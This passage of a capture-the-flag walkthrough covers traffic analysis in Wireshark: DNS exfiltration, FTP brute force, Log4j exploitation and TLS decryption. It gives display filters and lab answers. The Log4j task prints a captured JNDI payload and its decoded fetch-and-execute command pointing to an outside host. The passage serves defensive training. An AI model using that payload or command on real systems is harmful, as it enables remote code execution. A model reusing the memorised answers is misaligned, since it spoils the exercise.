46	32.726234	192.168.154.131	192.168.154.132	ICMP	886	Echo (ping) request id=0xffff, seq=0/0, ttl=64 (no response ...)
48	32.728764	192.168.154.132	192.168.154.131	ICMP	878	Echo (ping) reply id=0xffff, seq=0/0, ttl=64
52	32.741523	192.168.154.132	192.168.154.131	ICMP	814	Echo (ping) reply id=0xffff, seq=0/0, ttl=64

Detailed View:

Packet details for the selected ICMP echo request (Index 46):

- [Frame is ignored: False]
- [Protocols in frame: eth:ethertype:ip:icmp:data]
- [Coloring Rule Name: ICMP]
- [Coloring Rule String: icmp || icmpv6]
- Ethernet II, Src: VMWare cf:0c:c1 (00:0c:29:cf:0c:c1), Dst: v
- Internet Protocol Version 4, Src: 192.168.154.131, Dst: 192.1
- Internet Control Message Protocol
- Type: 8 (Echo (ping) request)
- Code: 0
- Checksum: 0x0000 incorrect, should be 0x12ff
- [Checksum Status: Bad]
- Identifier (BE): 65279 (0xffff)
- Identifier (LE): 65534 (0xffff)
- Sequence number (BE): 0 (0x0000)
- Sequence number (LE): 0 (0x0000)
- [No response seen]
- Data (844 bytes)
 - Data: 4580034c396c40004006e77f0a5f01010a5f0102c88b0016...
 - [Length: 844]

The packet bytes pane shows the raw hex and ASCII data. A red box highlights the identifier field (bytes 0x00-0x01) which is 0xffff instead of 0x12ff. Another red box highlights the data payload starting at byte 0x0110.

Use the “Desktop/exercise-pcaps/dns-icmp/dns.pcap” file.

2. Investigate the anomalous packets. What is the suspicious main domain address that receives anomalous DNS queries? (Enter the address in defanged format.)

The Filtering Code must be :

dns

When you investigate the packet results, you should focus on the queries part.

You will notice the extra ordinary result in the queries.

If you click on that one, you can see the suspicious main domain address.

In order to see the domain address, go to **Packet Details** pane and expand the **Domain Name System → Queries → Name**,

right-click on it, hit the “Show Packet Bytes...”

Answer : dataexfil[.]com

dns

No.	Time	Source	Destination	Protocol	Length	Info
2359	479.315430	192.168.94.2	192.168.94.131	DNS	141	Standard query response 0x0027 AAAA ntp.ubuntu.com AAAA 2001:67c:1560
2535	596.067429	192.168.94.131	192.168.94.2	DNS	100	Standard query 0x7d3e A connectivity-check.ubuntu.com OPT
2536	596.067560	192.168.94.131	192.168.94.2	DNS	100	Standard query 0x7c73 AAAA connectivity-check.ubuntu.com OPT
2537	596.072851	192.168.94.2	192.168.94.131	DNS	132	Standard query response 0x7d3e A connectivity-check.ubuntu.com A 35.2
2538	596.072881	192.168.94.2	192.168.94.131	DNS	161	Standard query response 0x7c73 AAAA connectivity-check.ubuntu.com SOA
2615	622.873664	192.168.94.132	8.8.8.8	DNS	80	Standard query 0x0001 PTR 8.8.8.8.in-addr.arpa
2618	622.877846	8.8.8.8	192.168.94.132	DNS	104	Standard query response 0x0001 PTR 8.8.8.8.in-addr.arpa PTR dns.google
2619	622.879520	192.168.94.132	8.8.8.8	DNS	87	Standard query 0x0002 PTR 131.94.168.192.in-addr.arpa
2620	622.882929	8.8.8.8	192.168.94.132	DNS	87	Standard query response 0x0002 No such name PTR 131.94.168.192.in-addr.arpa
2621	622.883456	192.168.94.132	192.168.94.131	DNS	222	Frame 2621: 222 bytes on wire (176 bits), 222 bytes captured (176 bits) on interface Ethernet II, Src: VMware_57:0b:56 (00:0c:29:57:0b:56) Internet Protocol Version 4, Src: 192.168.94.132, Dst: 192.168.94.131 User Datagram Protocol, Src Port: 57192, Dst Port: 53 Domain Name System (query) Transaction ID: 0x0003 Flags: 0x0100 Standard query Questions: 1 Answer RRs: 0 Authority RRs: 0 Additional RRs: 0 Queries A8D603B0DE000000009AF29E902AB216780EAFD10AA3E4A3 Name: A8D603B0DE000000009AF29E902AB216780EAFD10AA3E4A3 [Name Length: 162] [Label Count: 5] Type: MX (Mail exchange) (15) Class: IN (0x0001) [Response In: 2622]

#Task 6 - Cleartext Protocol Analysis: FTP

1. How many incorrect login attempts are there?

The Filtering Code must be :

`ftp.response.code == 530`

Answer : 737

ftp.response.code == 530

No.	Time	Source	Destination	Protocol	Length	Info
4	0.012755	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
13	0.040913	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
29	0.108560	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
32	0.120024	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
39	0.145896	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
62	0.249146	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
92	0.428488	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
96	0.459540	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
97	0.466447	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
123	0.531974	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
147	0.602880	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
169	0.725035	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
171	0.729408	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
178	0.757221	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.
179	0.757645	10.121.70.151	10.234.125.254	FTP	76	Response: 530 Login incorrect.

Frame 4: 76 bytes on wire (608 bits), 76 bytes captured (608 bits)
Ethernet II, Src: Cisco_3c:3f:a8 (00:01:96:3c:3f:a8), Dst: AmbitMic_aa:
Internet Protocol Version 4, Src: 10.121.70.151, Dst: 10.234.125.254
Transmission Control Protocol, Src Port: 21, Dst Port: 2217, Seq: 1, Ac
File Transfer Protocol (FTP)
[Current working directory:]

0000 00 d0 59 aa af 80 00 01 96 3c 3f a8 08 00 45 00 ..Y.....<?..E.
0010 00 3e 5e 27 40 00 2e 06 14 9a 0a 79 46 97 0a ea >^@...yF...
0020 7d fe 00 15 08 a9 4b 7b 47 9a 42 73 b6 ef 50 18 }....K[G-Bs-P.
0030 c0 00 5b 4e 00 00 35 33 30 20 4c 6f 67 69 6e 20 ..[N..53 0 Login
0040 69 6e 63 6f 72 72 65 63 74 2e 0d 0a incorrec t...
Packets: 20448 Displayed: 737 (3.6%)

2. What is the size of the file accessed by the “ftp” account?

The Filtering Code must be :

ftp.response.code == 213

Answer: 39424

Step-1 :

No.	Time	Source	Destination	Protocol	Length	Info
19770	162998373.95...	192.168.1.231	192.168.1.182	FTP	77	Response: 213 39424
19784	162998374.29...	192.168.1.231	192.168.1.182	FTP	86	Response: 213 2007081

Frame 19770: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
 ▶ Ethernet II, Src: IntelCor_9f:04:2f (00:13:20:9f:04:2f), Dst: Apple_2e:
 ▶ Internet Protocol Version 4, Src: 192.168.1.231, Dst: 192.168.1.182
 ▶ Transmission Control Protocol, Src Port: 21, Dst Port: 62014, Seq: 442,
 ▶ File Transfer Protocol (FTP)
 ▶ 213 39424\r\n Response code: File status (213)
 Response arg: 39424
 [Current working directory: /]

Step-2 :

```

220 ProFTPD 1.3.0a Server (ProFTPD Anonymous Server) [192.168.1.231]
USER ftp
331 Anonymous login ok, send your complete email address as your password.
PASS ftp
230 Anonymous access granted, restrictions apply.
SYST
215 UNIX Type: L8
FEAT
211-Features:
MDTM
REST STREAM
SIZE
211 End
PWD
257 "/" is current directory.
EPSV
229 Entering Extended Passive Mode (|||58612|)
LIST
150 Opening ASCII mode data connection for file list
226 Transfer complete.
TYPE I
200 Type set to I
SIZE resume.doc
213 39424 ←
EPSV
229 Entering Extended Passive Mode (|||37100|)
RETR resume.doc
150 Opening BINARY mode data connection for resume.doc (39424 bytes)
226 Transfer complete.
MDTM resume.doc
213 20070815022252
  
```

3. The adversary uploaded a document to the FTP server. What is the filename?

Actually the command “STOR” is used to upload a file to the FTP Server.

And here, the file uploaded is “README”.

The command “RETR” is used to retrieve a file from the FTP Server.

The file retrieved is “resume.doc” file.

You can view this in the **Follow → “TCP Stream”** window as well.

But TryHackme accepts the “resume.doc” as correct answer.

The Filtering Code must be :

ftp.request.command == “STOR”

But you should use The Filtering Code below to find the answer which is expected :

ftp.request.command == “RETR”

Or you can go to “TCP Stream” window as well, in order to find the resume.doc file.

```

MDTM
REST STREAM
SIZE
211 End
PWD
257 "/" is current directory.
EPSV
229 Entering Extended Passive Mode (|||58612|)
LIST
150 Opening ASCII mode data connection for file list
226 Transfer complete.
TYPE I
200 Type set to I
SIZE resume.doc
213 39424
EPSV
229 Entering Extended Passive Mode (|||37100|)
RETR resume.doc
150 Opening BINARY mode data connection for resume.doc (39424 bytes)
226 Transfer complete.
MDTM resume.doc
213 20070815022252
CWD uploads
250 CWD command successful
PWD
257 "/uploads" is current directory.
EPSV
229 Entering Extended Passive Mode (|||36986|)
STOR README
150 Opening BINARY mode data connection for README
226 Transfer complete.

```

Packet 19780. 26 client pkt(s), 32 server pkt(s), 52 turn(s). Click to select.

Entire conversation (1430 bytes) Show and save data as ASCII Stream 714 Find: Find Next

Answer : resume.doc

4. The adversary tried to assign special flags to change the executing permissions of the uploaded file.

What is the command used by the adversary?

Answer : CHMOD 777

```

EPSV
229 Entering Extended Passive Mode (|||37100|)
RETR resume.doc
150 Opening BINARY mode data connection for resume.doc (39424 bytes)
226 Transfer complete.
MDTM resume.doc
213 20070815022252
CWD uploads
250 CWD command successful
PWD
257 "/uploads" is current directory.
EPSV
229 Entering Extended Passive Mode (|||36986|)
STOR README
150 Opening BINARY mode data connection for README
226 Transfer complete.
MKD testdir
550 testdir: File exists
MKD testerdir
257 "/uploads/testerdir" - Directory successfully created
RMD testerdir
250 RMD command successful
CWD ..
250 CWD command successful
PWD
257 "/" is current directory.
TYPE A
200 Type set to A
EPSV
229 Entering Extended Passive Mode (|||35656|)
LIST
150 Opening ASCII mode data connection for file list
226 Transfer complete.
SITE CHMOD 777 resume.doc
550 resume.doc: Permission denied
QUIT
221 Goodbye.

```

CHMOD 777 is used to change permissions of the file.

#Task 7 - Cleartext Protocol Analysis: HTTP

Use the “Desktop/exercise-pcaps/http/user-agent.cap” file.

1. Investigate the user agents. What is the number of anomalous “user-agent” types?

The Filtering Code must be :

http.user_agent

Answer : 6

Io.	Time	Source	Destination	Protocol	Length	User-Agent	Info
1	0.000000000	192.168.3.131	209.17.73.30	HTTP	487	Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
2	0.000002102	192.168.3.131	209.17.73.30	HTTP	487	Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
3	0.001126671	192.168.3.131	208.82.236.129	HTTP	650	Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
4	0.001215567	192.168.3.131	208.82.236.130	HTTP	497	Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
5	0.0012172323	192.168.3.131	208.82.236.130	HTTP	497	Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
6	0.018924964	192.168.3.131	208.82.236.129	HTTP	650	Mozilla/5.0 (Windows; U; Windows NT 6.4; en-US) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
7	1580150605.9..	172.16.172.132	172.16.172.129	HTTP	684	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	PO
8	1580150605.9..	172.16.172.132	172.16.172.129	HTTP	247	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
9	1580150606.0..	172.16.172.132	172.16.172.129	HTTP	233	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org) AppleWebKit/534.36 (KHTML, like Gecko) Chrome/12.0.742.112 Safari/534.36	GE
10	1580150616.9..	172.16.172.132	172.16.172.129	HTTP	207	Wfuzz/2.4	GE
11	1580150616.9..	172.16.172.132	172.16.172.129	HTTP	209	Wfuzz/2.4	T
12	1580150617.0..	172.16.172.132	172.16.172.129	HTTP	208	Wfuzz/2.4	T
13	1580150617.0..	172.16.172.132	172.16.172.129	HTTP	204	Wfuzz/2.4	GE
14	1580150617.1..	172.16.172.132	172.16.172.129	HTTP	208	Wfuzz/2.4	T
15	1580150617.1..	172.16.172.132	172.16.172.129	HTTP	206	Wfuzz/2.4	T
16	1580150617.2..	172.16.172.132	172.16.172.129	HTTP	206	Wfuzz/2.4	GE
17	1580150617.4..	172.16.172.132	172.16.172.129	HTTP	208	Wfuzz/2.4	GE
18	1580150617.5..	172.16.172.132	172.16.172.129	HTTP	204	Wfuzz/2.4	T

2. What is the packet number with a subtle spelling difference in the user agent field?

Answer : 52

37 1580150933.0...	192.168.94.1	239.255.255.250	SSDP	216 Google Chrome/83.0.4103.116
38 1580150933.0...	192.168.94.1	239.255.255.250	SSDP	216 Google Chrome/83.0.4103.116
39 1580150933.0...	192.168.94.1	239.255.255.250	SSDP	216 Google Chrome/83.0.4103.116
40 1580150933.1...	192.168.94.1	239.255.255.250	SSDP	216 Google Chrome/83.0.4103.116
41 1580196617.3...	45.137.21.9	198.71.247.91	HTTP	447 \${jndi:ldap://45.137.21.9:1
42 1580208517.5...	172.16.13.85	142.251.40.131	HTTP	293 Mozilla/5.0 (X11; Linux x86
43 1580208517.5...	172.16.13.85	142.251.40.131	HTTP	293 Mozilla/5.0 (X11; Linux x86
44 1580208517.5...	172.16.13.85	142.251.40.131	HTTP	293 Mozilla/5.0 (X11; Linux x86
45 1580208517.5...	172.16.13.75	142.251.40.131	HTTP	293 Mozilla/5.0 (X11; Linux x86
46 1580208517.5...	172.16.13.38	142.251.40.131	HTTP	293 Mozilla/5.0 (X11; Linux x86
47 1580208517.6...	172.16.13.27	142.250.217.195	HTTP	293 Mozilla/5.0 (X11; Linux x86
48 -1063551002...	10.10.57.178	10.10.47.123	HTTP	415 Mozilla/5.0 (X11; Ubuntu; L
49 -1063551001...	10.10.57.178	10.10.47.123	HTTP	372 Mozilla/5.0 (X11; Ubuntu; L
50 -1063550997...	10.10.57.178	10.10.47.123	HTTP	459 Mozilla/5.0 (X11; Ubuntu; L
51 -1063550945...	10.10.57.178	44.228.249.3	HTTP	417 Mozilla/5.0 (X11; Ubuntu; L
52 -063550943...	10.10.57.178	44.228.249.3	HTTP	469 Mozilla/5.0 (X11; Ubuntu; L
53 -1063550940...	10.10.57.178	44.228.249.3	HTTP	480 Mozilla/5.0 (X11; Ubuntu; L
54 -1063550937...	10.10.57.178	44.228.249.3	HTTP	480 Mozilla/5.0 (X11; Ubuntu; L

Use the “Desktop/exercise-pcaps/http/http.pcapng” file.

3. Locate the “Log4j” attack starting phase. What is the packet number?

The Filtering Code must be :

http.request.method == “POST”

Answer : 444

http.request.method == "POST"						
Time	Source	Destination	Protocol	Length	User-Agent	Info
62 571.670248	141.101.76.61	198.71.247.91	HTTP	74	Mozilla/5.0 (Linux; U; A...	POST / HTTP/1.1 (
444 3163.829852	45.137.21.9	198.71.247.91	HTTP	447	\${jndi:ldap://45.137.21.9:1	POST / HTTP/1.1
514 3243.193340	117.196.20.139	198.71.247.91	HTTP	386	Hello, World	POST /GponForm/dia
1745 9348.397490	141.101.105.93	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
1767 9355.114890	141.101.104.38	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
1833 9829.133469	45.155.205.233	198.71.247.91	HTTP	418	Mozilla/5.0 (Windows NT ...	POST /vendor/phpur
6074 43249.427849	122.188.211.152	198.71.247.91	HTTP	387	Hello, World	POST /GponForm/dia
6926 50169.177194	45.61.168.27	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
6997 50610.066878	41.140.55.87	198.71.247.91	HTTP	86	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
7070 51199.878847	20.109.174.232	198.71.247.91	HTTP	74	Mozilla/5.0 (Linux; U; A...	POST / HTTP/1.1 (
7101 51347.236442	20.199.99.6	198.71.247.91	HTTP	371	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
7693 56783.696713	5.226.138.93	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
9773 70957.095811	162.158.91.6	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
10544 75066.361579	45.55.41.159	198.71.247.91	HTTP	72	Mozilla/5.0 (X11; Linux ...	POST / HTTP/1.1 (
14319 93538.534136	172.68.253.248	198.71.247.91	HTTP	401	Mozilla/4.0 (compatible;...	POST //plus/90sec.
14325 93538.737183	172.68.253.248	198.71.247.91	HTTP	402	Mozilla/4.0 (compatible;...	POST //plus/spider
14331 93538.952732	172.68.253.248	198.71.247.91	HTTP	401	Mozilla/4.0 (compatible;...	POST //plus/e7xue.
14335 93539.147459	172.68.253.248	198.71.247.91	HTTP	401	Mozilla/4.0 (compatible;...	POST //plus/mycak.
14339 93539.354723	172.68.253.248	198.71.247.91	HTTP	851	Mozilla/4.0 (compatible;...	POST //sitemap/tem

4. Locate the “Log4j” attack starting phase and decode the base64 command. What is the IP address contacted by the adversary?

(Enter the address in defanged format and exclude “{}”.)

When you click on the **packet 444**, right click on “**User-Agent**” field, select the “**Show Packet Bytes...**”, you will see that :

User-Agent:

The screenshot shows a Wireshark capture window. A red arrow points from the text "The Base-64 command" to the User-Agent field in the packet details pane. The User-Agent value is \${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}.

```

http.request.method == "POST"
User-Agent: ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}
  
```

Frame 444: 447 bytes on wire (3576 bits), 447 bytes captured (3576 bits) on interface eth0, Src: Cisco_be:db:66 (64:9e:f3:), Dst: (00:0c:29:14:7f:ff)
 Ethernet II, Src: Cisco_be:db:66 (64:9e:f3:), Dst: (00:0c:29:14:7f:ff) [ethernet]
 Internet Protocol Version 4, Src: 45.137.21.9, Dst: 198.71.247.91 [ip]
 Transmission Control Protocol, Src Port: 38888, Dst Port: 80 [tcp]
 Hypertext Transfer Protocol
 > POST / HTTP/1.1\r\n
 User-Agent: \${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}
 Host: 198.71.247.91\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
 Accept-Language: en-US,en;q=0.5\r\n
 Accept-Encoding: gzip, deflate\r\n
 Connection: close\r\n
 Upgrade-Insecure-Requests: 1\r\n
 \r\n

Here, the base-64 encoded command is :

d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==

If you take this encoded text and then decode it, you will obtain this :

wget http://62.210.130.250/lh.sh;chmod (http://62.210.130.250/lh.sh;chmod) +x

lh.sh;./lh.sh

The IP Address we look for is **62.210.130.250** and in defanged format :

62[.]210[.]130[.]250

Answer : 62[.]210[.]130[.]250

#Task 8 - Encrypted Protocol Analysis: Decrypting HTTPS

Use the “Desktop/exercise-pcaps/https/Exercise.pcap” file.

- What is the frame number of the “Client Hello” message sent to “accounts.google.com”?

I applied the correct filtering code below :

The Filtering Code must be :

((http.request or tls.handshake.type == 1) and !(ssdp)) &&
 (tls.handshake.extensions_server_name == “accounts.google.com”)



The result :

Wireshark screenshot showing a TLS Client Hello packet (Frame 16) from source 192.168.1.12 to destination 172.217.17.237. The packet is identified by a red box. The 'Server Name' extension is highlighted with a red box and contains the value 'accounts.google.com'.

No.	Time	Source	Destination	Protocol	Length	Info
16	0.755456	192.168.1.12	172.217.17.237	TLSv1.3	571	Client Hello

```

Frame 16: 571 bytes on wire (4568 bits), 571 bytes captured (4568 bits) on interface \Device\NPF_{...}
Ethernet II, Src: VMware_98:c7:a8 (00:0c:29:98:c7:a8), Dst: zte_f3:cd:f4 (50:78:b3:f3:cd:f4)
Internet Protocol Version 4, Src: 192.168.1.12, Dst: 172.217.17.237
Transmission Control Protocol, Src Port: 64511, Dst Port: 443, Seq: 1, Ack: 1, Len: 517
Transport Layer Security
  ▾ TLSv1.3 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 512
  ▾ Handshake Protocol: Client Hello
    Handshake Type: Client Hello (1)
    Length: 508
    Version: TLS 1.2 (0x0303)
    Random: f35fff3ca92d297cb03a5f158d65286c7afdd583e6392a84...
    Session ID Length: 32
    Session ID: 977931fa8e46fa5092e8a4a4a5b2d42afe70c937214a84d4...
    Cipher Suites Length: 32
    ▾ Cipher Suites (16 suites)
      Compression Methods Length: 1
    ▾ Compression Methods (1 method)
      Extensions Length: 403
    ▾ Extension: Reserved (GREASE) (len=0)
      Type: Reserved (GREASE) (27242)
      Length: 0
      Data: <MISSING>
    ▾ Extension: server_name (len=24)
      Type: server_name (0)
      Length: 24
      ▾ Server Name Indication extension
        Server Name list length: 22
        Server Name Type: host_name (0)
        Server Name length: 19
        Server Name: accounts.google.com
    ▾ Extension: extended_master_secret (len=0)
      Type: extended_master_secret (23)
  
```

Answer : 16

2. Decrypt the traffic with the “KeysLogFile.txt” file. What is the number of HTTP2 packets?

Firstly, You can use the “right-click” menu or “Edit → Preferences → Protocols → TLS” menu to add/remove key log files.

I added `/home/ubuntu/Desktop/exercise-pcaps/https/KeysLogFile.txt` file to there.

Then, The Filtering Code must be :

`http2`

Answer : 115

Frame 32: 146 bytes on wire (1188 bits), 146 bytes captured (1168 bits) on interface \Device\NPF_{...} Ethernet II, Src: VMware_98:c7:a8 (00:0c:29:98:c7:a8), Dst: zte_f3:cdf4 (50:78:b3:f3:cdf4) Internet Protocol Version 4, Src: 192.168.1.12, Dst: 172.217.17.227 Transmission Control Protocol, Src Port: 64512, Dst Port: 443, Seq: 582, Ack: 4683, Len: 92 Transport Layer Security

TLV1.3 Record Layer: Application Data Protocol: http2
 Opaque Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 87
 [Content Type: Application Data (23)]
 Encrypted Application Data: d2141ad4cc28b14a819a5cf0900ec6966662f264468e611f...

HyperText Transfer Protocol 2

No.	Time	Source	Destination	Protocol	Length	Info
32	0.836852	192.168.1.12	172.217.17.227	HTTP2	146	Magic, SETTINGS[0], WINDOW_UPDATE[0]
34	0.838622	192.168.1.12	172.217.17.227	HTTP2	372	HEADERS[1]: GET /chrome-variations/seed?osname=win&channel=stable
35	0.838702	192.168.1.12	172.217.17.237	HTTP2	146	Magic, SETTINGS[0], WINDOW_UPDATE[0]
36	0.838848	192.168.1.12	172.217.17.237	HTTP2	589	HEADERS[1]: POST /ListAccounts?gpsia=1&source=ChromiumBrowser...
37	0.838925	192.168.1.12	172.217.17.237	HTTP2	86	DATA[1] (application/x-www-form-urlencoded)
41	0.864254	172.217.17.227	192.168.1.12	HTTP2	662	SETTINGS[0], WINDOW_UPDATE[0]
42	0.864254	172.217.17.227	192.168.1.12	HTTP2	85	SETTINGS[0]
43	0.864254	172.217.17.237	192.168.1.12	HTTP2	972	SETTINGS[0], WINDOW_UPDATE[0]
45	0.864644	172.217.17.237	192.168.1.12	HTTP2	85	SETTINGS[0]
47	0.864910	192.168.1.12	172.217.17.237	HTTP2	85	SETTINGS[0]
48	0.865045	192.168.1.12	172.217.17.227	HTTP2	85	SETTINGS[0]
56	0.895971	172.217.17.227	192.168.1.12	HTTP2	314	HEADERS[1]: 304 Not Modified
57	0.896082	172.217.17.227	192.168.1.12	HTTP2	85	DATA[1]
58	0.896082	172.217.17.227	192.168.1.12	HTTP2	93	PING[0]
60	0.896856	192.168.1.12	172.217.17.227	HTTP2	93	PING[0]
68	0.927483	172.217.17.237	192.168.1.12	HTTP2	1284	HEADERS[1]: 200 OK
69	0.927707	172.217.17.237	192.168.1.12	HTTP2	668	DATA[1] (application/json)
70	0.927707	172.217.17.237	192.168.1.12	HTTP2	93	PING[0]
72	0.928656	192.168.1.12	172.217.17.237	HTTP2	93	PING[0]
82	0.961351	192.168.1.12	172.217.17.196	HTTP2	146	Magic, SETTINGS[0], WINDOW_UPDATE[0]
84	0.961620	192.168.1.12	172.217.17.196	HTTP2	564	HEADERS[1]: GET /async/newtab_ogb?hl=en-US&async=fixed:0
85	0.961703	192.168.1.12	172.217.17.196	HTTP2	118	HEADERS[3]: GET /async/newtab_promos
92	0.988785	172.217.17.196	192.168.1.12	HTTP2	662	SETTINGS[0], WINDOW_UPDATE[0]
93	0.988785	172.217.17.196	192.168.1.12	HTTP2	85	SETTINGS[0]
97	0.989034	192.168.1.12	172.217.17.196	HTTP2	85	SETTINGS[0]
108	1.044950	172.217.17.196	192.168.1.12	HTTP2	597	HEADERS[3]: 200 OK

Frame 32: 146 bytes on wire (1188 bits), 146 bytes captured (1168 bits) on interface \Device\NPF_{...} Ethernet II, Src: VMware_98:c7:a8 (00:0c:29:98:c7:a8), Dst: zte_f3:cdf4 (50:78:b3:f3:cdf4) Internet Protocol Version 4, Src: 192.168.1.12, Dst: 172.217.17.227 Transmission Control Protocol, Src Port: 64512, Dst Port: 443, Seq: 582, Ack: 4683, Len: 92 Transport Layer Security

TLV1.3 Record Layer: Application Data Protocol: http2
 Opaque Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 87
 [Content Type: Application Data (23)]
 Encrypted Application Data: d2141ad4cc28b14a819a5cf0900ec6966662f264468e611f...

HyperText Transfer Protocol 2

Frame (146 bytes) Decrypted TLS (70 bytes)

Packets: 1760 Displaced: 115 6.5%

3. Go to Frame 322. What is the authority header of the HTTP2 packet? (Enter the address in defanged format.)

The Filtering Code must be :

(http2) && (frame.number == 322)

Answer : safebrowsing[.]googleapis[.]com

(http2) && (frame.number == 322)

No.	Time	Source	Destination	Protocol	Length	Info
322	3.599566	192.168.1.12	172.217.20.74	HTTP2	660	HEADERS[3]: GET /

```

> Internet Protocol Version 4, Src: 192.168.1.12, Dst: 172.217.20.74
> Transmission Control Protocol, Src Port: 64516, Dst Port: 443, Seq: 1469, Ack: 4683, Len: 606
> Transport Layer Security
  > TLSv1.3 Record Layer: Application Data Protocol: http2
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 601
    [Content Type: Application Data (23)]
    Encrypted Application Data: ca87269554da94fc9cb8c6922a04b079b6545c1640b373cb...
> HyperText Transfer Protocol 2
  > Stream: HEADERS, Stream ID: 3, Length 575, GET /v4/fullHashes:find?$req=Ch0KGdgvb2dsZWNocm9tZ
    Length: 575
    Type: HEADERS (1)
    Flags: 0x25
      0... .... .... .... .... .... = Reserved: 0x0
      .000 0000 0000 0000 0000 0000 0011 = Stream Identifier: 3
      [Pad Length: 0]
      1.... .... .... .... .... .... = Exclusive: True
      .000 0000 0000 0000 0000 0000 0001 = Stream Dependency: 1
      Weight: 109
      [Weight real: 110]
      Header Block Fragment: 82c48704ffae0363bb4c4b6d14631a272a2e4a6aa4ff3ff3...
      [Header Length: 1069]
      [Header Count: 10]
    > Header: :method: GET
    > Header: :authority: safebrowsing.googleapis.com
      Name Length: 10
      Name: :authority
      Value Length: 27
      Value: safebrowsing.googleapis.com
      :authority: safebrowsing.googleapis.com
      [Unescaped: safebrowsing.googleapis.com]
      Representation: Indexed Header Field
      Index: 68
  
```

4. Investigate the decrypted packets and find the flag! What is the flag?

We can use the “**Export Objects**” Dialog Box via this path :

File → Export Objects → “HTTP...”

